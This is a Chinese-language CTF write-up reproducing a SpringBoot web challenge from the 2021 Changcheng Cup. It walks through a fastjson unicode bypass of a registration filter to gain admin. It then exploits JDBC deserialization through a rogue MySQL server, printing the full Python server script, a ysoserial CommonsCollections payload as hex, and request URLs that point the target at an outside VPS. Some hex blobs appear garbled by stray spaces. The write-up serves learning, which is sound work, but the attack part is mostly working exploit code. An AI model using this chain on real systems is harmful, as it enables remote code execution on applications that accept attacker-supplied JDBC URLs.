
2021长城杯线下 Web-Work 复现

原创

bfengj 已于 2022-03-02 19:09:40 修改 207 收藏

分类专栏： 序列化和反序列化 代码审计 Java 文章标签： 前端 java spring boot

于 2021-10-26 00:00:13 首次发布



前言

最近可以说是有许许多多的事情，各种奇奇怪怪的事情，还有一些别的事情。从7月末开始，一直到10月初，有的事情，也已经，彻底结束了叭。也是时候回到以前的生活，慢慢学习了。

长城杯也是一段时间之前的比赛了，当时颜总把源码发我，我没有怎么看题，现在慢慢学习，也把这几个月的时间里错过的东西都慢慢补回来。

是一道Java的代码审计题目，是SpringBoot。拿源码在本地搭建出来，弄好数据库之后开始代码审计。

Writeup

先看一下pom.xml：

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
 <modelVersion>4.0.0</modelVersion>
 <packaging>jar</packaging>
 <parent>
  <groupId>org.springframework.boot</groupId>
```

```
 <groupId>org.springframework.boot</groupId>
 <artifactId>spring-boot-starter-parent</artifactId>
 <version>2.5.4</version>
 <relativePath/> <!-- lookup parent from repository -->
</parent>
<groupId>com.example</groupId>
<artifactId>jdbcSer</artifactId>
<version>0.0.1-SNAPSHOT</version>
<name>jdbcSer</name>
<description>Demo project for Spring Boot</description>
<properties>
 <java.version>1.8</java.version>
</properties>
<dependencies>
 <dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter</artifactId>
 </dependency>
 <dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-test</artifactId>
  <scope>test</scope>
 </dependency>
 <dependency>
  <groupId>mysql</groupId>
  <artifactId>mysql-connector-java</artifactId>
  <version>8.0.12</version>
 </dependency>
 <dependency>
  <groupId>commons-collections</groupId>
  <artifactId>commons-collections</artifactId>
  <version>3.1</version>
 </dependency>
 <dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
 </dependency>
 <!-- https://mvnrepository.com/artifact/com.alibaba/fastjson -->
 <dependency>
  <groupId>com.alibaba</groupId>
  <artifactId>fastjson</artifactId>
  <version>1.2.78</version>
 </dependency>
 <dependency>
  <groupId>org.xmlunit</groupId>
  <artifactId>xmlunit-core</artifactId>
 </dependency>
</dependencies>
<build>
 <plugins>
  <plugin>
   <groupId>org.springframework.boot</groupId>
   <artifactId>spring-boot-maven-plugin</artifactId>
  </plugin>
 </plugins>
</build>

</project>
```

需要关注的有`mysql-connector-java`，会导致JDBC反序列化（之后和下一篇文章会提到）。`commons-collections`，这个不用多说了。。还有个`fastjson`，不过版本比较高，打不辽。

后台的操作：

```
package com.example.jdbcSer;

import com.alibaba.fastjson.JSON;
import org.apache.tomcat.jni.File;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.RestController;

import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpSession;
import java.io.FileReader;
import java.sql.ResultSet;
import java.util.ArrayList;
import java.util.Scanner;

@RestController
public class AdminManager {
    @GetMapping("/admin")
    public String hello(HttpServletRequest request) throws Exception {
        HttpSession httpSession = request.getSession();
        if(httpSession.getAttribute("username") == null ||!httpSession.getAttribute("username").equals("admin"))
            return "not admin";
        String url = request.getParameter("url");
        String name = request.getParameter("name");
        String pwd = request.getParameter("pwd");
        ArrayList<UserBean> arrayList = new ArrayList<>();
        if(! (url.isEmpty() || name.isEmpty() || pwd.isEmpty())){
            JdbcUtils jdbcUtils = new JdbcUtils(url,name,pwd);
            ResultSet rs = jdbcUtils.selectAll();
            while (rs.next()){
                UserBean tmp = new UserBean();
                tmp.setUsername(rs.getString(1));
                tmp.setPassword(rs.getString(2));
                arrayList.add(tmp);
            }
        }
        String fileName = "/tmp/admin";

        String someThing = "";
        try (Scanner sc = new Scanner(new FileReader(fileName))) {
            while (sc.hasNextLine()) {
                someThing += sc.nextLine();
            }
        }
        return  JSON.toJSONString(arrayList) + "\n" + someThing;
    }
}
```

必须用户名是admin，成功之后就可以`JdbcUtils jdbcUtils = new JdbcUtils(url,name,pwd);`，相当于任意连接数据库了，利用就在这里。

想要用户名是admin需要先注册再登录，注册这里：

```java
@RestController
public class Register {
    @GetMapping("/register")
    public boolean register(@RequestParam(value = "user", defaultValue = "{\"username\":\"hacker\",\"password\":
\"guess\"}")String user) throws Exception {
        user = user.replace("'", "\"");
        Pattern pattern = Pattern.compile("\"username\":\"(.*?)\"");
        Matcher matcher = pattern.matcher(user);
        String username = "";
        while (matcher.find()){
            username =matcher.group();
        }
        if(!username.isEmpty()){
            user = user.replace(username, "\"username\":\"hacker\"");
        }

        UserBean o = JSON.parseObject(user, UserBean.class);
        JdbcUtils jdbcUtils = new JdbcUtils("jdbc:mysql://127.0.0.1:3306/www?serverTimezone=UTC", "root", "root"
);
        jdbcUtils.insert(o);
        return true;
    }
}
```

进行了正则的匹配，使得只能注册用户名为hacker。但是注意到了这个：

```java
UserBean o = JSON.parseObject(user, UserBean.class);
```

fastjson,yyds…P神之前已经总结过这个东西绕waf的各种姿势了：

抽空整理了一下各种序列化方式中支持的一些编码方式，我们可以在遇到一些限制、WAF的时候使用这些编码进行绕过。

JSON：json是最常用到的序列化方法，json中支持使用unicode编码，目标解析的时候会自动解码，比如：`{"name": "\u0023vulhub\u0023", "age": 12}`

Fastjson：把Fastjson单独拎出来，因为这货除了漏洞多，即使没漏洞的最新版本，他内部存在很多奇葩的非标准操作。比如，fastjson支持16进制编码：`{"name": "\x23vulhub\x23", "age": 12}`，这在标准的json中是不会被解析的；他还支持在json中插入注释，比如`{"name": /*evil*/"vulhub", "age": 12}`，标准中也不支持，Jackson中可以通过开启一个选项支持这个语法；他还支持使用单引号替代双引号，比如`{"name": 'vulhub', "age": 12}`；另外fastjson支持的各种非标准feature太多，不一一写出来了。利用这些非标准的特性，可以用来绕过很多语义化的WAF。

所以随便绕过，比如拿unicode绕过即可：

```
http://192.168.174.1:8081/register?user=%7B'%5Cu0075%5Cu0073%5Cu0065%5Cu0072%5Cu006e%5Cu0061%5Cu006d%5Cu0065'%3A'admin'%2C'password'%3A'feng'%7D
```

即可注册成功，再登录：

```
http://192.168.174.1:8081/login?data=%7B%22username%22%3A%22admin%22%2C%22password%22%3A%22feng%22%7D
```

这样session中的username就是admin了。接下来就是2种利用姿势了，一种就是mysql恶意服务端实现任意文件读取，这个遇到过太多次了就不演示了，另外一种就是JDBC反序列化。下面来复现一下这种攻击，接下来一段时间会学习一下JDBC反序列化，下一篇文章会给出分析。

JDBC反序列化攻击

VPS上起一个恶意的mysql服务端：

```
# coding=utf-8
import socket
import binascii
import os

greeting_data="4a0000000a352e372e31390008000000463b452623342c2d00fff7080200ff811500000000000000000000032851553e5c23502c51366a006d7973716c5f6e61746976655f70617373776f726400"
response_ok_data="0700000200000002000000"

def receive_data(conn):
    data = conn.recv(1024)
    print("[*] Receiveing the package : {}".format(data))
```

```
    print("[*] Receiving the package : {}".format(data))
    return str(data).lower()

def send_data(conn,data):
    print("[*] Sending the package : {}".format(data))
    conn.send(binascii.a2b_hex(data))

def get_payload_content():
    #file文件的内容使用ysoserial生成的 使用规则：java -jar ysoserial [Gadget] [command] > payload
    file= r'payload'
    if os.path.isfile(file):
        with open(file, 'rb') as f:
            payload_content = str(binascii.b2a_hex(f.read()),encoding='utf-8')
        print("open successs")

    else:
        print("open false")
        #calc
        payload_content='aced0005737200116a6176612e7574696c2e48617368536574ba44859596b8b7340300007870770c0000000
23f4000000000000173720034 6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e6b657976616c75652e5469656
44d6170456e7472798aadd29b39c11fdb0200024c00036b65797400124c6a6176612f6c616e672f4f626a6563743b4c00036d617074000f4
c6a6176612f7574696c2f4d61703b7870740003666f6f7372002a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e7
32e6d61702e4c617a794d61706ee594829e7910940300014c0007666163746f727974002c4c6f72672f6170616368652f636f6d6d6f6e732
f636f6c6c656374696f6e732f5472616e73666f726d65723b78707372003a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c65637
4696f6e732e66756e63746f72732e436861696e65645472616e73666f726d657230c797ec287a97040200015b000d695472616e73666f726
d65727374002d5b4c6f72672f6170616368652f636f6d6d6f6e732f636f6c6c656374696f6e732f5472616e73666f726d65723b787075720
02d5b4c6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e5472616e73666f726d65723bbd562af1d8341899020
000787000000005737200 3b6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e436f6e737
4616e7454726 16e73666f726d6572587690114102b1940200014c000969436f6e7374616e7471007e000378707672001 16a6176612e6c616
e672e52756e74696d650000000000000000000000078707372003a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e7
32e66756e63746f72732e496e766f6b65725472616e73666f726d657287e8ff6b7b7cce380200035b000569417267737400135b4c6a61766
12f6c616e672f4f626a6563743b4c000b694d6574686f644e616d657400124c6a6176612f6c616e672f537472696e673b5b000b695061726
16d54797065737400125b4c6a6176612f6c616e672f436c6173733b7870757200135b4c6a6176612e6c616e672e4f626a6563743b90ce589
f1073296c020000787000000000274000a67657452756e74696d65757200125b4c6a6176612e6c616e672e436c6173733bab16d7aecbcd5a9
902000078700000000074000 96765744d6574686f647571007e001b00000002767200106a6176612e6c616e672e537472696e67a0f0a4387
a3bb342020000787070 1007e001b7371007e00137571007e001800000002707571007e001800000000740006696e766f6b657571007e001
b00000002767200106a6176612e6c616e672e4f626a65637400000000000000000000078707671007e00187371007e0013757200135b4c6
a6176612e6c616e672e537472696e673badd256e7e91d7b4702000078700000000174000463616c6374000465786563757 1007e001b00000
00171007e00207371007e000f737200116a6176612e6c616e672e496e746567657212e2a0a4f781873802000149000576616c75657872001
06a6176612e6c616e672e4e756d62657286ac951d0b94e08b020000787000000001737200116a6176612e7574696c2e486173684d6170050
7dac1c31660d103000246000a6c6f6164466163746f7249000974687265 73686f6c6478703f400000000000007708000000100000000078 7
878'
    return payload_content

# 主要逻辑
def run():

    while 1:
        conn, addr = sk.accept()
        print("Connection come from {}:{}".format(addr[0],addr[1]))

        # 1.先发送第一个 问候报文
        send_data(conn,greeting_data)

        while True:
            # 登录认证过程模拟  1.客户端发送request login报文 2.服务端响应response_ok
            receive_data(conn)
            send_data(conn,response_ok_data)

            #其他过程
```

```
            data=receive_data(conn)
            #查询一些配置信息,其中会发送自己的 版本号
            if "session.auto_increment_increment" in data:
                _payload='01000001132e000002036456600000186175746f5f696e6372656d656e745f696e6372656d656e74000c
3f001500000008a0000000002a000003036465660000001463686172616374657265725f7365745f636c69656e74000c21000c000000fd00001f
00002e000004036465660000001863686172616374657265725f7365745f636f6e6e656374696f6e000c21000c000000fd00001f00002b000005
036465660000001563686172616374657265725f7365745f726573756c7473000c21000c000000fd00001f00002a000006036465660000001463
686172616374657265725f736572766572000c210012000000fd00001f000026000007036465660000010636f6c6c6174696f6e5f73
6572766572000c210033000000fd00001f000022000008036465660000000c696e69745f636f6e6e656374000c210000000000fd00001f00
00290000090364656600000013696e746572616374697665f74696d656f7574000c3f001500000008a0000000001d00000a036465660000
00076c6963656e7365000c210009000000fd00001f00002c00000b0364656600000166c6f7765725f636173655f7461626c655f6e616d65
73000c3f001500000008a0000000002800000c0364656600000126d61785f616c6c6f7765645f7061636b6574000c3f001500000008a000
0000002700000d0364656600000116e65745f77726974655f74696d656f7574000c3f001500000008a0000000002600000e036465660000
0010717565727795f63616368655f73697a65000c3f001500000008a0000000002600000f0364656600000010717565727795f63616368655f
74797065000c210009000000fd00001f00001e000010036465660000000873716c5f6d6f6465000c21009b010000fd00001f000026000011
0364656600000010737973746 56d5f74696d655f7a6f6e65000c21001b000000fd00001f00001f000012036465660000000974696d655f7a
6f6e65000c210012000000fd00001f00002b000013036465660000000157472616e73616374696f6e5f69736f6c6174696f6e000c21002d00
0000fd00001f000022000014036465660000000c776169745f74696d656f7574000c3f001500000008a0000000000201001501310475746 6
3804757466380475746638066c6174696e31116c6174696e315f737765646973685f6369000532383830300347504c013107343139343330
340236300731303438353736034f4646894f4e4c595f46554c4c5f47524f55505f42592c5354524943545f5452414e535f5441424c45532c
4e4f5f5a45524f5f494e5f444154452c4e4f5f5a45524f5f444154452c4552524f525f464f525f4449564953494f4e5f42595f5a45524f2c
4e4f5f4155544f5f43524541544 55f555345522c4e4f5f454e47494e455f535542535449545554494f4e0cd6d0b9fab1ead7bccab1bce406
2b30383a30300f52455045415441424c452d52454144053238383030070000016fe000002000000'
                send_data(conn,_payload)
                data=receive_data(conn)
            elif "show warnings" in data:
                _payload = '01000001031b000002036465660000000054c6576656c000c210015000000fd01001f00001a0000030364
656600000004436f6465000c3f000400000003a1000000001d000004036465660000000074d657373616765000c210000060000fd01001f00
00590000050757617 26e696e6704313238374b27404071756572795f63616368655f73697a65272069732064657072656361746564206 16e
642077696c6c2062652072656d6f76656420696e20612066757475726520726 56c656173652e5900000607576172 6e696e6704313238374b
27404071756572795f63616368655f747970652720697320646570726563617465642061 6e642077696c6c2062652072656d6f7665642069
6e20612066757475726520726 56c656173652e07000007fe000002000000'
                send_data(conn, _payload)
                data = receive_data(conn)
            if "set names" in data:
                send_data(conn, response_ok_data)
                data = receive_data(conn)
            if "set character_set_results" in data:
                send_data(conn, response_ok_data)
                data = receive_data(conn)
            if "show session status" in data:
                mysql_data = '0100000102'
                mysql_data += '1a000002036465660001630163016301630c3f00ffff0000fc9000000000'
                mysql_data += '1a000003036465660001630163016301630c3f00ffff0000fc9000000000'
                # 为什么我加了EOF Packet 就无法正常运行呢？？
                # 获取payload
                payload_content=get_payload_content()
                # 计算payload长度
                payload_length = str(hex(len(payload_content)//2)).replace('0x', '').zfill(4)
                payload_length_hex = payload_length[2:4] + payload_length[0:2]
                # 计算数据包长度
                data_len = str(hex(len(payload_content)//2 + 4)).replace('0x', '').zfill(6)
                data_len_hex = data_len[4:6] + data_len[2:4] + data_len[0:2]
                mysql_data += data_len_hex + '04' + 'fbfc'+ payload_length_hex
                mysql_data += str(payload_content)
                mysql_data += '07000005fe000022000100'
                send_data(conn, mysql_data)
                data = receive_data(conn)
            if "show warnings" in data:
                payload = '01000001031b000002036465660000000054c6576656c000c210015000000fd01001f00001a0000030364
```

```
                payload = '0100000085a6600000004436f6465000c3f000400000003a1000000001d0000040364656600000074d657373616765000c210000060000fd01001f00006d000005044e6f7465043131303562517565727920275348f57205345535349 4f4e20535441545553272072657772697474656e20746f202773656c6563742069642c6f626a2066726f6d2063657368692e6f626a732720627920612071756572792072657726974652070 6c756796e07000006fe000002000000'
                send_data(conn, payload)
            break


if __name__ == '__main__':
    HOST ='0.0.0.0'
    PORT = 3306

    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #当socket关闭后，本地端用于该socket的端口号立刻就可以被重用.为了实验的时候不用等待很长时间
    sk.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sk.bind((HOST, PORT))
    sk.listen(1)

    print("start fake mysql server listening on {}:{}".format(HOST,PORT))

    run()
```

然后利用万能的ysoserial生成payload：

```
java -jar ysoserial.jar CommonsCollections7 calc > payload
```

把payload文件和python文件放在同一目录，然后启动：

```
python3 evil_mysql.py
```


题目那里`/admin`对我们的恶意mysql服务端进行连接：

```
http://192.168.174.1:8081/admin?url=jdbc%3Amysql%3A%2F%2F118.31.168.198%3A33306%2Ftest%3FautoDeserialize%3Dtrue%26queryInterceptors%3Dcom.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&name=root&pwd=root
```

解码下来就是：

```
jdbc:mysql://118.31.168.198:33306/test?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
```

即可弹出计算器：



学到了，原来Java中JDBC还有这种利用。

参考连接

https://fmyyy.gitee.io/2021/10/13/%E9%95%BF%E5%9F%8E%E6%9D%AF%E7%BA%BF%E4%B8%8B%E8%B5%9B%E8%B5%9B%E5%90%8E%E5%A4%8D%E7%8E%B0/

http://yiyangqianxi.jxustctf.top/year/07/22/apacheshiro%E5%A4%8D%E7%8E%B0/

https://www.mi1k7ea.com/2021/04/23/MySQL-JDBC%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/#8-x